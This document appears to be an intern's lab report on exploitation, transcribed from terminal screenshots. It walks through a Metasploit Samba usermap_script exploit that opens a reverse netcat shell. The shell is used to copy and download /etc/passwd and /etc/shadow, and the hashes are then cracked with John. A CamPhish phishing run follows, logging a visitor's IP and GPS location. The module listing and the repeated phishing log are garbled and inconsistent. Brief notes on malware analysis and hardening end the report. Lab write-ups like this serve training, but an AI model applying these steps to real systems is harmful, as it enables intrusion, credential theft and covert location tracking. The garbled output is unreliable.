
msf > search samba

Matching Modules

| # | Name | Disclosure Date | Rank | Check | Description |
|----|-------------------------------------------------|------------------------|-----------|-------|---------------------------------------------------------------|
| 0 | exploit/unix/webapp/citrix.access_gateway_exec | 2018-12-21 | excellent | Yes | Citrix Access Gateway Command Execution |
| 1 | exploit/windows/license/caliclient_getconfig | 2005-03-02 | average | No | Computer Associates license Client GETCONFIG Overflow |
| 2 | lspasswd | 2008-01-20 | normal | No | Windows Local Admin Password Reset |
| 3 | lwpwd | 2000-08-20 | normal | No | Windows Local Admin Password Reset |
| 4 | ms08_067_w2k_sp1 | 2008-08-01 | normal | No | Windows XP English SP1 |
| 5 | ms08_067_w2k_sp2 | 2008-08-01 | normal | No | Windows XP English SP2 |
| 6 | ms08_067_w2k8 | 2008-08-01 | normal | No | Windows Vista English SP0 |
| 7 | exploit/unix/misc/distcc_exec | 2002-02-01 | excellent | Yes | DistCC Daemon Command Execution |
| 8 | exploit/windows/smb/group_policy_startup | 2015-01-26 | manual | No | Group Policy Script Execution From Shared Resource |
| 9 | exploit/windows/smb/karve | 2015-01-26 | normal | No | Windows X86 |
| 10 | exploit/windows/smb/psexec | 2015-01-26 | normal | No | Windows X86 |
| 11 | post/linux/gather/enums_configs | | normal | No | Linux Gather Configurations |
| 12 | auxiliary/scanner/rsync/modules_list | | normal | No | List Rsync Modules |
| 13 | exploit/windows/fileinfo/dllsweep_sandworm | 2014-10-15 | excellent | Yes | MS14-064 Microsoft Windows OLE Package Manager Code Execution |
| 14 | exploit/windows/smb/kace_systems_management_rce | 2014-05-31 | excellent | Yes | Out of KACE System Management Command Injection |
| 15 | exploit/multi/http/usermap_script | 2007-05-14 | excellent | No | Samba "Username map script" Command Execution |
| 16 | exploit/multi/smb/ntrans | 2003-04-07 | average | No | Samba 2.2.2 - 2.2.6 ntrans Buffer Overflow |
| 17 | exploit/windows/smb/group_policy_heap | 2012-04-10 | normal | Yes | Samba SetInformationPolicy AuditEventsInfo Heap Overflow |
| 18 | exploit/windows/smb/lbryntm | | normal | No | Windows Samba SMB2.1 |
| 19 | target: 23.5.6.11-dfsg-lubuntu2 | on Ubuntu Server 11.10 | | | |
| 20 | target: 23.5.6-dfsg-lubuntu | on Ubuntu Server 11.10 | | | |
| 21 | target: 23.5.6-dfsg-lubuntu | on Ubuntu Server 11.04 | | | |
| 22 | target: 23.5.6-dfsg-3squeeze6 | on Debian squeeze | | | |
| 23 | target: 3.5.10-0.107.el5 | on CentOS 5 | | | |
| 24 | auxiliary/windows/smb/symlink_traversal | | normal | No | Samba Symlink Directory Traversal |
| 25 | auxiliary/scanner/smb/auth_int_cred | | normal | Yes | Samba .net ServerPasswordReset Uninitialized Credential State |
| 26 | exploit/linux/smb/chain_reply | 2010-06-16 | good | No | Samba chain_reply Memory Corruption (Linux x86) |
| 27 | target: Linux (Debian 3.2.5-4lenny6) | | | | |
| 28 | target: Linux (Ubuntu 10.04.4 LTS) | | | | |
| 29 | exploit/linux/smb/15_known_pipeName | 2017-03-24 | excellent | Yes | Samba is_known_pipeName() Arbitrary Module Load |
| 30 | target: Automatic (Interact) | | | | |
| 31 | target: Automatic (Command) | | | | |
| 32 | target: Linux x86_64 | | | | |
| 33 | target: Linux x86_64 | | | | |
| 34 | target: Linux ARM (LE) | | | | |
| 35 | target: Linux ARM64 | | | | |

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025



The terminal window shows the Metasploit framework interface. The user is interacting with the 'multi/samba/usermap_script' module. Key configurations include setting the RHOSTS to 192.168.56.103 and the LHOST to 10.0.2.15. The payload is set to cmd/unix/reverse_netcat. The exploit is run, and a session is successfully established on port 4444.

```
Session Actions Edit View Help
kali@cyber: ~ kali@cyber: ~
77 \_ target: Windows XP

Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapsi, http, socks4
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapsi, http, socks4
RHOSTS 192.168.56.103 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapsi, http, socks4
```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

The screenshot shows two terminal windows from the Kali Linux desktop environment. Both windows have the title 'kali@cyber: ~' and are running the Metasploit framework.

Top Terminal:

```
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/username_map_script) > set LHOST 192.168.56.104
[*] msf exploit(multi/samba/username_map_script) > show options

Module options (exploit/multi/samba/username_map_script):
Name  Current Setting  Required  Description
CHOST  no            The local client address
CPORT  no            The local client port
Proxies no            A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, socks4
RHOSTS 192.168.56.103 yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  139           yes          The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST  192.168.56.104 yes          The listen address (an interface may be specified)
LPORT  4444           yes          The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/username_map_script) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Command shell session 1 opened (192.168.56.104:4444 -> 192.168.56.103:60486) at 2025-11-15 22:14:05 +0530

cat /etc/passwd > /tmp/passwd
cat /etc/shadow > /tmp/shadow
download /tmp/passwd
Usage: download [src] [dst]

Downloads remote files to the local machine.
Only files are supported.

download /tmp/shadow
Usage: download [src] [dst]
```

Bottom Terminal:

```
Sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <i>
```

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF Shell: sessions -i <session id>

```
sessions -u 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <i>
```

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF Shell: sessions -i <session id>

```
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <i>
```

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF Shell: sessions -i <session id>

```
sessions 1
[*] Session 1 is already interactive.
sessions -i 2
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <i>
```

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF Shell: sessions -i <session id>

```
cd /tmp
ls
passwd_up
hifis
passwd
shadow
download passwd passwd.txt
[*] Download passwd => passwd.txt
[*] Done
download shadow shadow.txt
[*] Download shadow => shadow.txt
[*] Done
```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

```
kali@cyber:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.100 netmask 255.255.255.0 broadcast 192.168.56.255
          inet6 fe80::27ff:fe88:1b6 prefixlen 64 scopeid 0x20<link>
            inet6 fd17:625c:f072:1428:bd82:9105:d247 prefixlen 64 scopeid 0x0<global>
              inet6 fd17:625c:f072:1428:bd82:9105:d247 prefixlen 64 scopeid 0x0<global>
                ether 00:0C:29:BD:82:91 brd 192.168.56.255 txqueuelen 1000 (Ethernet)
                  RX packets 20400 bytes 15102244 (14.4 MiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 13189 bytes 1571049 (1.4 MiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.255.255.0 brd 127.0.0.1
          inet6 ::1 prefixlen 128 scopeid 0x1<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 19 bytes 1755 (1.7 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 19 bytes 1755 (1.7 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@cyber:~$ ls
Desktop Documents Downloads 'HostKeyAlgorithms=ssh-rsa -oPubkeyAcceptedAlgorithms=ssh-rsa' Music passwd.txt Pictures Public shadow.txt Templates Videos
kali@cyber:~$ ls shadow passwd.txt shadow.txt > hash.txt
Created directory: /home/kali/.John
kali@cyber:~$ ls
Desktop Documents Downloads hash.txt 'HostKeyAlgorithms=ssh-rsa -oPubkeyAcceptedAlgorithms=ssh-rsa' Music passwd.txt Pictures Public shadow.txt Templates Videos
kali@cyber:~$ john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the --format=md5crypt-long option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ and variants) [MD5 256/256 AVX2 8x3]
Will run 4 OpenMP threads
Processors: 4 single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
  user      (user)
  postgres  (postgres)
  www-data (www-data)
  service   (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
```

4. Social Engineering(Simulation Only):-

```
root@cyber:/home/kali/Desktop/CamPhish
Session Actions Edit View Help
CamPhish Ver 2.0
www.techchip.net | youtube.com/techchipnet

----Choose tunnel server----
[01] Ngrok
[02] Cloudflare Tunnel

[*] Choose a Port Forwarding option: [Default is 1] 2

----Choose a template----
[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting

[*] Choose a template: [Default is 1] 1

[*] Enter festival name: Happy Freedom Day Dear

[*] Starting php server...
[*] Starting cloudflared tunnel...
[*] Direct link: https://accessibility-pages-led-luke.trycloudflare.com

[*] Waiting targets, Press Ctrl + C to exit...
[*] GPS Location tracking is ACTIVE

[*] Target opened the link!
[*] IP: 157.33.17.168

[*] Target opened the link!
[*] IP: 157.33.17.168

[*] Location data received!
[*] Current location data:
Latitude: 26.4521
Longitude: 74.6397
Accuracy: 25000 meters
Google Maps: https://www.google.com/maps/place/26.4521,74.6397
Date: 15Nov2025175553

[!] No location file found
```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

The terminal window shows the following log output:

```
root@cyber: /home/kali/Desktop/CamPhish
Session Actions Edit View Help
Choose tunnel server...
[01] Ngrok
[02] Cloudflare Tunnel
Choose a Port Forwarding option: [Default is 1]
Choose a template...
[01] Festival Wishing
[02] Live YouTube IV
[03] Online Meeting
Choose a template: [Default is 1]
Enter festival name: Happy Freedom Day Dear
Starting php server...
Starting cloudflare tunnel...
Direct link: https://accessibility-pages-led-luke.trycloudflare.com
Waiting targets, Press Ctrl + C to exit ...
GPS location tracking is ACTIVE
Target opened the link!
IP: 157.33.17.168
Target opened the link!
IP: 157.33.17.168
location data received!
Current location data:
Latitude: 26.4523
Longitude: 77.0437
Accuracy: 25000 meters
Google Maps: https://www.google.com/maps/place/26.452174,76.6387
Date: 15Nov2023 17:55:53
No location file found
Location data received!
No location file found
Target opened the link!
IP: 157.33.17.168
root@cyber: /home/kali/Desktop/CamPhish
```

The browser screenshot shows a phishing page titled "HAPPY HappyFreedomDayDear". The page has a yellow header with "Welcome" and a message in Hindi: "HappyFreedomDayDear का ये शुभ अवसर आपके पीछान में अगलों शुक्रिया लेकर आए" and "इस HappyFreedomDayDear हमारी शुभकामनाएँ आपके साथ हैं". The main content area features "JOHN-WICK" branding and a message: "Wishing you a very Happy HappyFreedomDayDear to you and your lovely family". It also includes a green banner at the bottom with the text: "May this auspicious occasion of HappyFreedomDayDear bring happiness, prosperity, health, and peace in your life." and "I wish that this HappyFreedomDayDear is your best one.". The page is signed off by "BY - JOHN-WICK".

5. Malware Basic:-

- **Malware** is harmful software created to damage systems, steal data, or interrupt normal computer operations.
- It works by exploiting system weaknesses, hiding inside files, or running secretly in the background.
- **Static analysis** means examining the malware **without executing it**.
- In static analysis, analysts check the file's code, structure, metadata, and readable strings to understand possible behavior.

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

- It is safe because the malware is never run, but it may not reveal full behavior if the code is packed or encrypted.
- **Dynamic analysis** involves running the malware in a **controlled and isolated environment** like a sandbox or virtual machine.
- Analysts observe what the malware actually does such as creating files, modifying settings, or making network connections.
- Dynamic analysis reveals real-time actions but must be done carefully to avoid spreading the infection.
- Using both static and dynamic analysis together gives a complete understanding of how the malware behaves and how to defend against it.

6. System Hardening:-

- • **System hardening** is the process of strengthening a computer system to reduce vulnerabilities and protect it from attacks.
- • It includes applying **security patches** to fix known weaknesses in the operating system and applications.
- • Configuring a **firewall** to block malicious or unwanted network traffic is an important part of hardening.
- • Disabling **unused or unnecessary services** helps reduce the attack surface, as fewer services mean fewer entry points for attackers.
- • Overall, system hardening ensures that the system runs with maximum security and minimum possible risk.